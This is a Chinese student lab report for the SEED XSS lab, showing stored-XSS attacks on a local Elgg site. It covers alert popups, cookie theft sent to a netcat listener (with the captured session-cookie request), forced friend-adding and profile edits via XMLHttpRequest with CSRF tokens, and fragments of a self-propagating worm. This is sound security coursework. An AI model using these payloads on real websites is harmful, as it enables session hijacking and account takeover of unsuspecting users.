

哈尔滨工业大学(深圳)

《网络与系统安全》 实 验报告

实验三

XSS 实验

学 院: 计算机科学与技术学院

姓 名: 房煊梓

学 号: 210010101

专 业: 智能强基-计算机


日 期: 2024 年 4 月 16 日

一、实验过程


任务 1 发布恶意消息以显示警告窗口

根据实验指导书提供的用户密码信息，选择用户 Alice 进行登录。

选择 Edit Profile 菜单，在 Brief description 处嵌入警告字段“210010101Hacker”。




点击保存后，显示如下警告页面。




分析：在个人资料中嵌入了一个 JavaScript 程序，当查看个人资料时，该程序被执行，显示警告窗口。

任务 2 发布恶意消息以显示 Cookies

用实验指导书所提供的代码替换任务 1 中的简短描述字段。



点击保存后，可查看到如下 cookie 信息。




分析：在个人资料中嵌入了一个 JavaScript 程序，当查看个人资料时，该程序被执行，显示用户的 Cookie。

任务 3 窃取受害者的 Cookies

键入命令 `nc -lknv 5555` 以在 5555 端口上监听。

```
[04/14/24] seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

根据实验指导书的提示，将 10.9.0.1 替换成虚拟机的 IP 地址 192.168.56.101，将脚本填写到用户 Alice 的 Brief description 处。




点击保存。观察终端，出现如下信息。可见攻击者已经窃取到了受害者的 Cookie。

```
[04/14/24] seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.56.101 50734
GET /?c=Elgg%3Dd25b91di01k7r37nacoa0kfi3f HTTP/1.1
Host: 192.168.56.101:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```


分析：本任务的 JavaScript 代码向攻击者发送一个 HTTP 请求，并在请求中附加 Cookie。将当前页面的 cookie 信息发送到 192.168.56.101 的 5555 端口即攻击者监听的端口，从而使攻击者获得受害者的 Cookie。

任务 4 成为受害者的朋友

根据实验指导书的提示，结合 Firefox 的 HTTP 开发工具，使用 Alice 用户尝试添加 Samy 为好友，此时根据 GET 的信息可知 Samy 的 id 为 59。



详细截图如下。



然后再删除 Samy。登录 Samy 账户，进入 Edit Profile 页面，将指导书给出的代码中的 friend=56 替换为 friend=59 后填入 About me 字段。

Edit profile

Display name

Samy

About me

```
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;

var sendurl = "http://www.seed-server.com/action/friends/add?friend=59" + ts + token;
Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.setRequestHeader("Host", "www.seed-server.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Public

Embed content Visual editor

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

点击保存后，登录 Alice 的账户，搜索 Samy 并点击查看 Samy 的 Profile，根据 HTTP 工具显示，此时 Alice 在没有点击 Add friend 按钮的情况下就添加 Samy 为好友了。

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search

Samy

Add friend Send a message

About me

Blogs Bookmarks Files Pages

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	Favicon.svg	FaviconLoader.js:191...	svg	cached	6.35 KB
302	GET	www.seed-server.com	add?friend=59&_elgg_ts=1713163640&_elgg_token=ASi-rxKtG0B12MLCTLJag	require.js:127 (xhr)	html	3.94 KB	15.98 KB
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	FormData-polyfill.js	require.js:127 (script)	js	cached	0 B

26 requests 62.50 KB / 11.86 KB transferred Finish: 1.74 s DOMContentLoaded: 859 ms load: 897 ms

GET http://www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1713163640&_elgg_token=ASi-rxKtG0B12MLCTLJag

Status: 302 Found

Version: HTTP/1.1

Transferred: 3.94 KB (15.98 KB size)

Referrer Policy: no-referrer-when-downgrade

进入 Alice 的 friend 列表查看，发现已经添加 Samy 为好友，说明攻击成功。

Alice's friends


Samy

Alice


Blogs Bookmarks Files Pages Wire post

Friends

第二个用户为 Charlie，做法与 Alice 的一致。



进入 Charlie 的 friend 列表查看，发现已经添加 Samy 为好友，说明攻击成功。



分析：根据实验指导书给出的框架代码可知，本任务的 JavaScript 程序在页面加载完成后，构建 sendurl（其中包含了要添加的好友的 id 即 Samy 的 id59），再创建一个 XMLHttpRequest 对象，然后打开一个 GET 请求，将 sendurl 作为请求的 URL，接着设置请求头部（包括 Host 和 Content-Type），最后发送请求到服务器。因此，当其他用户点击查看 Samy 的 Profile 时，这段代码就会执行，即添加 Samy 为好友。

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More

Search

Edit profile

Display name

Samy

About me

Embed content

Visual editor

```

<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.userName;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&_elgg_token="+elgg.security.token._elgg_token;
var content= token + ts + "name=" + userName + "&description="
attack.</p>
var sendurl = "http://www.seed-server.com/action/profile/edit"
va
if(elgg.session.user.guid!=samYGuid)

```

Samy

Edit avatar

Edit profile


Change your settings

Account statistics

Notifications

The screenshot displays a web browser interface with a user profile for 'Samy' and the Chrome DevTools Network tab. The profile shows a user named 'Samy' with a placeholder image of a person in a hat and sunglasses. The Network tab shows a list of requests, with the 'edit' request selected. The 'Form data' section of the selected request shows the following data: __elgg_token: 'HLGByUu0HyaOPqHLqW733g', __elgg_ts: '1713164469name', description: '<p>This had been changed by 210010101 XSS attack.', accesslevel[description]: '2', guid: '58'. The 'Request payload' section shows the following data: 1. __elgg_token: '<p>This had been changed by 210010101 XSS attack.'

详细截图如下，可看到 id 为 58 的用户即 Charlie 的 Profile 受到了修改。



进入 Charlie 的 Profile 查看，发现 About me 字段被修改，说明攻击成功。



分析：根据实验指导书给出的框架代码可知，本任务的 JavaScript 程序在页面加载完成后，首席按获取 userName, guid, ts 和 token 信息，将它们用于构造 content 字符串，然后设置要发送请求的 url 即 sendurl，然后判断当前用户的 guid 是否为 SamyGuid，若否，则利用 Ajax 发送相应的 POST 请求到服务器。因此，当其他用户点击查看 Samy 的 Profile 时，这段代码就会执行，即修改用户信息。

在这两个任务中，ts 字段是时间戳，可以验证请求是否在有效时间内发出，避免被恶意重复发送，用于防止重放攻击。token 字段是安全令牌，用于验证用户的身份和请求的合法性，确保请求来自合法用户且具有权限执行相应操作。

Edit profile


Display name

About me

Embed content Visual editor

```
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&_elgg_token="+elgg.security.token._elgg_token;
var content= token + ts + "&name="+userName + "&description=<p>Hacked by 210010101 XSS WORM !!!</p>"+wormCode
+ "</p> &accesslevel[description]=2" + guid;
var sendurl = "http://www.seed-server.com/action/profile/edit"
var samyGuid=59;
if(elgg.session.user.guid!=samyGuid){
    var Ajax=null;
    Ajax=new XMLHttpRequest();
```

Public

Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

More >


Search

Account >

Samy

Remove friend

Send a message



About me

Blogs

Bookmarks

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
304	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	FaviconLoader.jsm:191...	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	FaviconLoader.jsm:191...	svg	cached	6.35 KB
302	POST	www.seed-server.com	edit	samy:70 (xhr)	html	4.23 KB	16.78 KB
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B

26 requests 64.73 KB / 12.68 KB transferred Finish: 2.85 s DOMContentLoaded: 1.73 s load: 1.78 s



Form data

```


__elgg_token: "VLqGpSEAFm3NBQ01qvskQ"
__elgg_ts: "1713165115"
name: "Alice"

description: "<p>Hacked by 210010101 XSS WORM !!!<script id='worm' type='text/javascript'>\n
